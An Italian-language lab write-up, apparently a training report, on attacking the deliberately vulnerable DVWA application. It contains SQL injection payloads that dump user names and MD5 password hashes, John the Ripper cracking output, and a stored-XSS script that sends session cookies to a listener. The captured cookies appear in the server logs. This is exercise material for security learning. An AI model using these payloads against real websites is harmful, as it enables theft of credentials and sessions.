
# REPORT SQL INJECTION (BLIND)/ XSS STORED

Appurato che le SQL injection siano tecniche di  hacking volte a sfruttare gli errori nella programmazione delle pagine HTML, consentendo di inserire ed eseguire codici non previsti all'interno di web application che interrogano un database estrapolandone informazioni, posto che, una normale sql injection,  nonostante le sue potenzialità resti comunque limitata, una sua variante  più efficiente e più difficile da attuare viene chiamata "blind" (cieca) , nel caso di un attacco di questo tipo, si procede al buio poiché non sarà disponibile nessun output, la risposta potrebbe non differire in alcun modo da una normale richiesta, con la blind injection è possibile però recuperare in altro modo gli output delle query iniettate .

Utilizziamo  DVWA impostando la sicurezza su 'Low' .

Inserendo nello 'user id' dei numeri ci verranno restituiti i nomi utente ad esso correlati.




Inserendo come input << test' OR 1=1# >> ci verranno cosi restituiti usernames e surnames di tutti gli utenti del database. La query mostrerà tutti i dati sia in True che in False, il parametro "test" non sarà probabilmente uguale ad ogni users nel database e saranno quindi False. Il "1=1" sarà sempre True invece.

Infine possiamo ottenere visuale completa delle informazioni d'autenticazione e Hash di password  << test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #>>

## Vulnerability: SQL Injection (Blind)

**User ID:**

Submit

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Grazie all’injection è stato possibile recuperare le password, criptate (MD5 “Message Digest”), che verrano decriptate con un tool proprio di Linux, ossia John The Ripper

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 -- febbre.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (admin)
password         (Bob)
abc123           (Gordon)
letmein          (Pablo)
Proceeding with incremental:ASCII
charley          (Hack)
5g 0:00:00:00 DONE 3/3 (2022-11-30 08:12) 16.12g/s 589396p/s 589396c/s 650648C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --show -- febbre.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
```


# XSS STORED

Un attacco XSS stored risulta essere più pericoloso di un semplice Cross site poiché i dati inseriti all'interno dell'input vengono inviati al server e salvati all'interno del database dopodiché il server risponderà con gli stessi dati, causando nuovamente il XSS.

Come in precedenza settiamo la DVWA in low security.


Nel frattempo creiamo un server e designamo una porta a nostra scelta

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 7546
Serving HTTP on 0.0.0.0 port 7546 (http://0.0.0.0:7546/) ...
127.0.0.1 - - [02/Dec/2022 07:53:26] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [02/Dec/2022 07:53:26] code 404, message File not found
127.0.0.1 - - [02/Dec/2022 07:53:26] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [02/Dec/2022 07:56:08] "GET / HTTP/1.1" 200 -
```




Sarà opportuno modificare la lunghezza massima dei caratteri inseribili nel messaggio per poter inserire qualsiasi quantitativo di caratteri.

Inseriamo il comando <script>window.location="http://127.0.0.1:7546/?cookie= "+document.cookie</script>  avendo accortezza di sostituire dopo IP il numero della porta scelta durante la creazione del server.




Ci apparirà una schermata che ci restituirà il cookie di sessione dell'utente, in questo caso "admin", il server quindi catturerà lo stesso risultato

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 7546
Serving HTTP on 0.0.0.0 port 7546 (http://0.0.0.0:7546/) ...
127.0.0.1 - - [02/Dec/2022 07:53:26] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [02/Dec/2022 07:53:26] code 404, message File not found
127.0.0.1 - - [02/Dec/2022 07:53:26] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [02/Dec/2022 07:56:08] "GET / HTTP/1.1" 200 -

127.0.0.1 - - [02/Dec/2022 08:12:55] "GET /?cookie=security=low;%20PHPSESSID=78ae297d429ad3dc834fbf7da530bc9a HTTP/1.1" 200 -
```


Procediamo nello stesso modo per recuperare gli altri cookie, avendo cura di resettare il database, fare log out, chiudere firefox e  la DVWA, una volta riaperta, inseriremo il nome utente e password di tutti gli utenti.

Pablo:





```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 7546
Serving HTTP on 0.0.0.0 port 7546 (http://0.0.0.0:7546/) ...
127.0.0.1 - - [02/Dec/2022 09:44:58] "GET /?cookie=security=low;%20PHPSESSID=d6a1d3aeddb780a9a2a0de4170ab2bd3 HTTP/1.1" 200 -
```

GordonB:





```
27.0.0.1 - - [02/Dec/2022 09:04:37] "GET /?cookie=security=low;%20PHPSESSID=4c2521cbcafb538dae27ea90d5b2e593 HTTP/1.1" 200 -
27.0.0.1 - - [02/Dec/2022 09:16:49] "GET /?cookie=security=low;%20PHPSESSID=6ab33f22bc50633c4b05644a25142f07 HTTP/1.1" 200 -
```

1337:




```
127.0.0.1 - - [02/Dec/2022 09:04:37] "GET /?cookie=security=low;%20PHPSESSID=4c2521cbcafb538dae27ea90d5b2e593 HTTP/1.1" 200 -
```

Smithy:



```
127.0.0.1 - - [02/Dec/2022 08:30:01] "GET /?cookie=security=low;%20PHPSESSID=78ae297d429ad3dc834fbf7da530bc9a HTTP/1.1" 200 -
127.0.0.1 - - [02/Dec/2022 08:34:58] "GET /?cookie=%20security=low;%20PHPSESSID=c2d7ea1e0ec03b18ba339ff2cfdc22c4 HTTP/1.1" 200 -
```